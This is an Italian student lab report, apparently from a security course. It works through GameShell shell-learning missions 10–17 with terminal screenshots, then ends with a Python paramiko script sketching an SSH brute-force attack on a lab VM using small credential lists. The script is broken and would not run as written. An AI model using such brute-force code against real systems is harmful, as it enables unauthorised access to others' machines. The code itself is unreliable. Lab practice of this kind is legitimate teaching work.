
Screen livello 10



```
~/Castle/Great_hall
[mission 10] $ gsh goal

()=(______________________________________________________________________________(@=()
   |
   | Mission goal
   | ============
   |
   | You have taken a fancy to the four standards in the great hall of the castle. As stealing them would not go unnoticed, put a copy (same name, same content) of each in your chest. |
   |
   |
   | Useful commands
   | ===============
   |
   | cp FILE DIRNAME
   |   Copy the file to the directory.
   |   Remark: ``cp`` is an abbreviation of "copy".
 __)______________________________________________________________________________
()=(                                                                              (@=()


~/Castle/Great_hall
[mission 10] $ ls
22354_decorative_shield  6204_stag_head  62861_suit_of_armour  standard_1  standard_2  standard_3  standard_4

~/Castle/Great_hall
[mission 10] $ cp  standard_* ../Forest/Hut/Chest
cp: target '../Forest/Hut/Chest': No such file or directory

~/Castle/Great_hall
[mission 10] $ cp standard_* ../../Forest/Hut/Chest

~/Castle/Great_hall
[mission 10] $ gsh check

Congratulations, mission 10 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

  |                                    |
--+------------------------------------+--
  | Use the command                    |
  |     $ gsh help                     |
  | to get the list of "gsh" commands. |
--+------------------------------------+--
  |                                    |


~/Castle/Great_hall
[mission 11] $ 
```

Nella missione 11 il comando che permette di fare la copia e lo spostamento di tutti i files di nostro interesse è " cp *parola* ../../


Screen livello 11



```
      |
      | The tapestries in the castle's great hall are also particularly beautiful. Put a copy of each in your chest. |
      |                                                                                                              |
      |                                                                                                              |
      | Useful commands                                                                                              |
      | ═══════════════                                                                                              |
      |                                                                                                              |
      | cp FILE1 FILE2 ... FILEn DIRNAME                                                                             |
      |   Copy the files to the directory.                                                                           |
      |   Remark: ``cp`` is an abbreviation of "copy".                                                               |
      |                                                                                                              |
      |                                                                                                              |
      | Shell patterns                                                                                               |
      | ══════════════                                                                                               |
      |                                                                                                              |
      | *                                                                                                            |
      |   The "*" character stands in for any sequence of characters                                                 |
      |   (including an empty sequence).                                                                             |
      |                                                                                                              |
      | ?                                                                                                            |
      |   The "?" character stands in for any single character.                                                      |
    __)______________________________________________________________________________________________________________|
()==(                                                                                                               (@==()
     '______________________________________________________________________________________________________________'


~/Castle/Great_hall
[mission 11] $ ls
11131_tapestry_05  12614_stag_head    20485_tapestry_09     30114_tapestry_08  38233_tapestry_04         53681_tapestry_10  61767_tapestry_07  standard_2  standard_4
11640_tapestry_06  14616_tapestry_03  27374_suit_of_armour  36405_tapestry_02  40779_decorative_shield  61302_tapestry_01  standard_1         standard_3

~/Castle/Great_hall
[mission 11] $ cp *tapestry* ../../Forest/Hut/Chest

~/Castle/Great_hall
[mission 11] $ gsh check

Congratulations, mission 11 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

  |                                  |
--+----------------------------------+--
  | Use the command                  |
  |     $ gsh help                   |
  | to get the list of "gsh" commands. |
--+----------------------------------+--
  |                                  |


~/Castle/Great_hall
[mission 12] $ █
```

Per superare la missione 12 il comando “ ls –l" dà informazioni in merito all’elenco dei files e alle ultime modifiche apportate ad ogni singolo file,   il comando “cat” mostra il contenuto dei files come si osserva nel riquadro.

Screen livello 12




```
~/Castle/Main_tower/First_floor
[mission 12] $ cat painting_RsqVUFYZ
6a0a513fca22d06202a45c2c5be1f30d749c6c5b@47744

~/Castle/Main_tower/First_floor
[mission 12] $
```

[NB. Relativamente alla missione 13 il gioco non mi ha permesso di farla per degli errori che il sistema non è stato in grado di risolvere]()

(mission 13 is cancelled because some dependencies are not met.)

Il livello 14 con il comando “alias” permette di creare una copia di tutti i files nelle directory compresi i file nascosti.


Screen livello 14



```
.bashrc  Castle/  Forest/  Garden/  .lesshst  Mountain/  .nice_rock  Stall/

~
[mission 14] $ alias ls='ls-A'

~
[mission 14] $ alias la='ls-A'

~
[mission 14] $ la
ls-A: command not found

~
[mission 14] $ ls
ls-A: command not found

~
[mission 14] $ alias ls='ls -A'

~
[mission 14] $ alias la='ls -A'

~
[mission 14] $ la
.bashrc  Castle  Forest  Garden  .lesshst  Mountain  .nice_rock  Stall

~
[mission 14] $ cat .nice_rock
  .     '     ,
    _________
 _ /_|_____|_\ _
   '. \   / .'
     '.\ /.'
       '.'           Donovan Bake

~
[mission 14] $ gsh check

Congratulations, mission 14 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

  |                                   |
--+-----------------------------------+--
  | Use the command                   |
  |     $ gsh help                    |
  | to get the list of "gsh" commands. |
--+-----------------------------------+--
  |                                   |


~
[mission 15] $ █
```

Il livello 15 tramite l’editor di testo NANO consente di creare un file.txt e scrivere un messaggio da inserire in una directory esistente. Il messaggio scritto è il seguente: hello world.


Screen livello 15



```
Create a file named "journal.txt" in your chest and write a short message in it.
You can use this file to record your notes and solutions for the upcoming missions.

Details
‾‾‾‾‾‾‾

``nano`` is a command-line text editor. You can use it whenever you need to edit a file from the shell.


Useful commands
═══════════════

nano FILE
  Edit the file from the shell.
  (If the file does not exist, it will be created.)

  Keybindings are listed at the bottom of the screen (the "^" symbol means "Control"). The most important ones are:
    Control-x     quit
    Control-o     save
    Control-w     search for a string

  Remark: do not use Control-s or Control-z!


~
[mission 15] $ nano ~/Forest/Hut/Chest/journal.txt

~
[mission 15] $ gsh check

Congratulations, mission 15 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

  |                                  |
--+----------------------------------+--
  | Use the command                  |
  |     $ gsh help                   |
  | to get the list of "gsh" commands. |
--+----------------------------------+--
  |                                  |


~
[mission 16] $ █
```

Per superare il livello 16 è utile di nuovo il comando alias, che insieme all’editor di testo NANO permette in una sola path di creare la copia di un file.txt da poter modificare in qualunque momento.


Screen livello 16



```
[mission 16] $ alias journal='nano/Forest/Hut/Chest/journal.txt
> alias journal='nano~/Forest/Hut/Chest/journal.txt

~
[mission 16] $ gsh check
It seems you alias doesn't refer to the appropriate file (nano/Forest/Hut/Chest/journal.txt
nano~/Forest/Hut/Chest/journal.txt).
Make sure to use an absolute path ...

Sorry, mission 16 hasn't been completed.

[ progress was saved in /home/kali/gameshell-save.sh ]

  |                                |
--+--------------------------------+--
  | Use the command                |
  |     $ gsh help                 |
  | to get the list of "gsh" commands. |
--+--------------------------------+--
  |                                |


~
[mission 16] $ alias journal
bash: alias: journal: not found

~
[mission 16] $ alias
alias jurnal='nano~/Forest/Hut/Chest/jurnal.txt'
alias la='ls --literal -A'
alias ls='ls --literal -p'

~
[mission 16] $ alias journal='nano ~/Forest/Hut/Chest/journal.txt'

~
[mission 16] $ journal

~
[mission 16] $ gsh check

Congratulations, mission 16 has been successfully completed!


                  _.--.           Congratulations!
              _.-'_:-'||
          _.-'_.-::::'||          From now on you can use the file
     _.-:'_.-::::::'  ||              "~/.gshrc"
   .'`-.-:::::::'     ||          to record aliases. More information can be found in the file (it has been created for you).
  /.'`;|:::::::'      ||_
 ||    ||::::::'     _.;._'-._
 ||    ||:::::'  _.-!oo @.!-._'-.
```

Nel livello 17 il comando doppio TAB consente di individuare facilmente file nascosti

Screen livello 17



```
   / \_______________________________________________________________________________________________________________\.
  |   | Mission goal                                                                                                  |.
   \_ | ============                                                                                                  |.
      |                                                                                                               |.
      | At the back of the cellar, there is a small opening going to the spider queen's lair.                        |.
      | Go there, and remove the spider queen (and nothing else).                                                     |.
      |                                                                                                               |.
      |                                                                                                               |.
      | Note: you have a limited amount of time (20 seconds) to do that. You can use the command ``gsh reset`` to reset the timer.   |.
      |                                                                                                               |.
      | Another thing: shell patterns have been deactivated. You cannot use the wildcards ``*`` or ``?``.            |.
      |                                                                                                               |.
      |                                                                                                               |.
      | Useful commands                                                                                               |.
      | ===============                                                                                               |.
      |                                                                                                               |.
      | Tab                                                                                                           |.
      |   The "Tabulation" key completes the name of a file or directory once you have typed the beginning of its name. This only works |.
      |   if there is only one possible completion.                                                                   |.
      |                                                                                                               |.
      | Tab-Tab                                                                                                       |.
      |   Pressing the "Tabulation" key twice successively shows a list of possible completions.                     |.
      |   ____________________________________________________________________________________________________________|_
      |  /                                                                                                             /.
       \_/_____________________________________________________________________________________________________________/.

~/Castle/Cellar
[mission 17] $ la
.13495_bat_4  .14233_bat_1  14281_bat_3  14766_bat_4  .16253_bat_2  22461_bat_1  28988_bat_5  .2966_bat_3  30882_bat_2  .4368_bat_5  barrel_of_apples  .Lair_of_the_spider_queen WhzbqRLLEFwPOrpf cpQxBEpiGAPnHFjh/

~/Castle/Cellar
[mission 17] $ cd .
./                                                  .14233_bat_1                                              .4368_bat_5
../                                                 .16253_bat_2                                              .Lair_of_the_spider_queen WhzbqRLLEFwPOrpf cpQxBEpiGAPnHFjh/
.13495_bat_4                                        .2966_bat_3

~/Castle/Cellar
[mission 17] $ cd Lair_of_the_spider_queen WhzbqRLLEFwPOrpf cpQxBEpiGAPnHFjh/
bash: cd: too many arguments

~/Castle/Cellar
[mission 17] $ cd .Lair_of_the_spider_queen
bash: cd: .Lair_of_the_spider_queen: No such file or directory

~/Castle/Cellar
[mission 17] $ cd -l
bash: cd: -l: invalid option
cd: usage: cd [-L|[-P [-e]] [-@]] [dir]

~/Castle/Cellar
[mission 17] $ cd █
```

ESERCIZIO_2_esecuzione di un attacco Bruteforce ad un servizio SSH

```
import paramiko //paramiko consente il collegamento al server tramite ssh

def ssh_connect ( host,port,username,password):
client = paramiko.SSHClient()
client.connect(
hostname = 192.168.50.100 //vm Windows
port = 22 //ssh sarà in ascolto sulla porta 22 di default
username = username
password = password
)

for user in user_list:
user = user.rstrip()
for pwd in pwd_list:
pwd = pwd.rstrip()

user_list ["kali", "server", "user"]
pwd_list ["ciao", "1234", "kalikali"]



if connection ("user, pwd"):
print("accesso riuscito")
break
else
continue

client.close ()
```

```
//ssh è un protocollo che ci permette di accedere da remoto ad un computer
```

È stato scritto un codice in Pyton che simula un attacco bruteforce ad un protocollo ssh (secure shell), servizio che si trova sulla porta 22.

Si definisce attacco perchè l’accesso al server avviene solo dopo tentativi che permettono di individuare la corretta combinazione di username e password.

L’accesso da remoto con ssh consente al client in ascolto la possibilità di lanciare comandi, caricare files o inviare malware con il fine di arrecare danni a terzi.

Fine progetto 20/11/2025